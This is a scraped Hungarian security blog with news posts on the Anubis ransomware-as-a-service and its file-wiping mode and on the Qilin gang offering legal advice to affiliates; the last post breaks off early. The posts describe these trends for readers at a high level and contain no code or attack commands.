
A múmia visszatér

2025. június 18. 13:37 - Csizmazia Darab István [Rambo]

Akárcsak a mozifilmnél, itt is tövig rághatjuk a körmünket izgalmunkban. Csak sajnos nem ér véget másfél óra múlva a vetítéssel, és frissen pattogatott kukorica sem jár mellé. **Az új Anubis nevű RaaS, azaz ransomware bérelhető szolgáltatás a korábban csak a wiper kártevőknél ismert megsemmisítő fájltörléssel is kibővült.**


Ha csak dióhéjban kellene napjaink zsarolóvírus evolúcióját összefoglalni, a 2013-as CryptoLocker volt az első, amely erős, egyedi titkosítással **elkódolta a fájlokat, és a helyreállításért kriptovalutában követelt váltságdíjat.**

Később már párosult ez a dokumentumok ellopásával is (doxing), ahol ha valakinek esetleg volt is mentése, mégis fizetett, hogy a bizalmas adatokat nem töltsék fel publikusan a netre a bűnözők.




És voltak külön a rombolásra specializálódott úgynevezett wiperek, azaz adattörlő kártevők, amelyek kifejezetten szabotázs jellegű közmű leállásokat, szolgáltatás kimaradásokat, áramszüneteket okoztak, **legismertebb talán a Hermetic Wiper volt, ami Ukrajnában végzett pusztításokat.**

Részben elődként lehet tekinteni a 2017-es NotPetya látszólag ransomware kártevőre, amely nem a fájlokat egyesével titkosította, hanem magát a fájlrendszer MFT-jét (Master File Table) fájl nyilvántartó táblázatot rongálta meg és az rendszerindításért felelős MBR-t (Master Boot Record) is módosította, **végeredményben elérhetetlenné téve ezzel a tárolt állományokat is.**




Jelentések szerint bár már 2024. decemberben is voltak jelek, de **az Anubis igazi aktivitása 2025. év eleje óta figyelhető meg. Februárban lehetett arról olvasni a darknetes RAMP (Ransomware and Advanced Malware Protection) fórumon az Anubis partneri programjáról, amely a váltságdíj 80%-át ígérte a résztvevő partnereknek. A kártevő Windows, Linux, NAS és ESXi x64/x32 környezeteket céloz meg, és igen kifinomult módon működik.**

Például célzottan törli a mentéshez használható árnyékmásolatokat, és igyekszik leállítani azokat a futó folyamatokat és szolgáltatásokat (például biztonsági mentés, vírusvédelem), amelyek zavarhatják a titkosítási folyamatot. Emellett arra is figyelnek, hogy a fontos rendszer fájlok és programkönyvtárak ki legyenek zárva az elkódolásnál.



Ha az egyébként erős titkosítást (ECIES, Elliptic Curve Integrated Encryption Scheme) használó támadók az **akciójuk során bármikor beindítják az úgynevezett /WIPEMODE parancsot, akkor a kártevő törli az összes fájl tartalmát, méretüket 0 KB-ra csökkentve, miközben a fájlnevek és a szerkezet látszólag érintetlen marad. Azok tartalma azonban ezzel visszafordíthatatlanul megsemmisül, így a helyreállítás gyakorlatilag**

lehetetlenné válik. A kutatók szerint a fertőzések eredetileg adathalász e-mailekkel kezdődnek, amelyek rosszindulatú linkeket vagy mellékleteket tartalmaznak.



Igazi, **üzleti célú RaaS modellekben a direkt fájltörlés korábban eddig nem igazán volt jellemző**, hiszen alapesetben ez csökkentené az esélyt a váltságdíj kifizetésére. Ha nincs mit helyreállítani, akkor a szolgáltatás bérlői sem tudnak ezzel pénzt keresni. **Ha viszont mindezt megelőzi az adatlopás, akkor mintegy kiegészítő büntetésként is használhatják ezt a hezitáló, nem fizető áldozatoknál.**

A felhasználók szempontjából mindenképpen emelkedik a kockázat, hiszen **a korábbi célzott, testre szabott egyedi akciók helyett a RaaS szisztéma terítése miatt tömeges méretekben terjedhetnek az ilyen rombolásra is alkalmas kártékony kódok.**


Szólj hozzá!
Címkék: rombolás anubis ransomware raas wiper adattörlés zsarolóvírus doxing

Ajánlott bejegyzések:

[Az egészségügyet még a ransomware is húzza]

[Ghost járja be a kórházakat]

[Megmondalak ... az apukámnak!]



[Van rosszabb a hamis iskolai bombariadónál]

[Érzékeny, érzékenyebb, még érzékenyebb]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz




Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Az ördög ügyvédje


2025. június 23. 13:44 - Csizmazia Darab István [Rambo]

A Ransomware-as-a-Service (RaaS) modellek könnyen elérhető megoldást nyújtanak, ahol a bérlők kulcsrakész zsarolóvírust használhatnak, **cserébe a zsarolási összegből jutalékot zetve az üzemeltetőknek. Itt már eddig is elképesztő kényelmi funkciók sorakoztak: 7/24 ügyfélszolgálat, rendszeres frissítések, felhasználói kézikönyv, nyelvi támogatás, valós idejű statisztikák a vezérlőpulton, telefonos segítség a váltságdíj tárgyalásoknál, értesítés, ha a RaaS operátorokat esetleg időközben letartóztatták, DDoS támadás a váltságdíjat nem zetőknek, de volt itt helyi bug bounty lehetőség is: ha valaki hibát találna a ransomware-ben, jutalmat kaphat.**

Mint látható, a kiberbűnözés mára egy abszolút kifinomult és roppant nyereséges iparággá nőtte ki magát. **Ebbe a képbe illeszkedik bele az is, hogy a Quilin zsarolóvírus-banda üzleti modelljében megjelent a jogi tanácsadás lehetősége is.** A szerződött partnerek számára kínált teljes körű szolgáltatáscsomag új eleme, hogy egy kattintással egy ügyvédi csapat szakértőjét hívhatja be a váltságdíj-tárgyalási csevegőablakba.


Itt olyan kérdésekben kérhetnek szakmai tanácsokat, mint például az általuk ellopott adatok jogi kiértékelése, az adatlopással pontosan milyen

törvényeket és szabályozásokat sértett meg, mulasztott el betartani az éppen megzsarolandó áldozat, illetve körülbelül mekkorára becsülhető a megtámadott vállalatnál a helyreállítási költség, amennyiben esetleg mégsem zetnének.




Ezek az információk **nagyban segíthetik a zsarolókat abban, hogy minden esetben egy testre szabott, reális mértékűnek gondolt váltságdíj követeléssel álljanak elő, és a kilátásba helyezett GDPR és egyéb bírságokhoz képest egy jóval alacsonyabb összeget megjelölve könnyebben rábeszélhessék az áldozatokat a zetésre.**

Az ügyvédi tanácsadók állítólag közvetlenül is beavatkozhatnak és levezényelhetik a váltságdíj tárgyalásokat, részletesen megmutatva az áldozatnak, hogy pontosan mekkora kárt képesek okozni, ha nem fizetik meg a váltságdíjat.



Az ügyvédi tanácsadással is kibővült portfóliót nyújtó Quilin egy vélhetően orosz bűnözői csoport, amely Ransomware-as-a-Service (RaaS) modellt üzemeltet, kódjaikat pedig Rust és Go programnyelveken írják. **A ransomware csoport 2022 óta aktív, és számos nagyobb céget, egészségügyi intézményt és infrastruktúrát támadott meg világszerte.**

A jogi tanácsadással kapcsolatban viszont ugyanakkor egyes szakértők - például Graham Cluely - inkább puszta marketing fogásnak tartják, amellyel talán csak több ügyfelet próbálnak bevonzani üzleti modelljükbe. Ha viszont mégis igaz, az az ügyvédi szakma egyes képviselőire vethet igencsak rossz fényt.



A banda tagjai mindenesetre rendkívül felkészültek, akik gyakran hajtanak végre jól előkészített célzott támadásokat. Ezek szofisztikáltságát mutatja, hogy ma már **a nagy nyelvi modellek segítségével nyelvtanilag közel hibátlan szövegeket képesek generálni, így az adathalász üzenetek esetén pusztán a helyesírás alapján egyre nehezebb az ilyen csalások felismerése.**

A csoport korábbi skalpjai között találjuk például a Synnovist, amely cég a londoni kórházakat kiszolgáló laborrendszer üzemelteti, **és 2024-ben szenvedtek el tőlük egy súlyos támadást.**

De itt a blogunkon is szerepelt például az a korábbi eset, amelynél a Big Issue Group-ot, egy olyan brit jóléti szervezetet támadtak meg, amely többek közt hajléktalanok támogatásával is foglalkozik. **Az akkori incidens utóéletéről azóta sem találni bővebb információkat,** így nem ismerjük a váltságdíj pontos mértékét (általában 5-10 millió USD közötti összeget "szoktak" követelni), és arról is csak találgathattunk, hogy ennél a támadásnál történt-e egyáltalán kifizetés.

Akárhogy is, a szürke zónás jogászok bevonásával a sötét oldal ereje vélhetően tovább emelkedett.


Szólj hozzá!
Címkék: marketing tanácsadás orosz csoport jogi tárgyalás ügyvédi banda ransomware quilin

Ajánlott bejegyzések:

Riválisok

Cronos - LockBit 1:0, egyes

Pandúrból lett rablók



Egy tusztárgyaló vallomása

Szia uram, alku érdekel?

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Szia uram, alku érdekel?


2025. június 26. 12:55 - Csizmazia Darab István [Rambo]

Ha beüt a zsarolóvírus, és jön vele a váltságdíj követelés, akkor elsőre gyakran roppant magas összeget jelölnek meg az elkövetők. **A dolog egyik oldala, hogy a bűnözők ha okosak, figyelembe veszik a megtámadott cég méretét, bevételeit, egy rájuk kiróható GDPR bírság mértékét, és ezek fényében testre szabják a követelésüket. A dolog másik oldala pedig az áldozat megfelelő reagálásán múlik, jó ha van neki ilyen.**

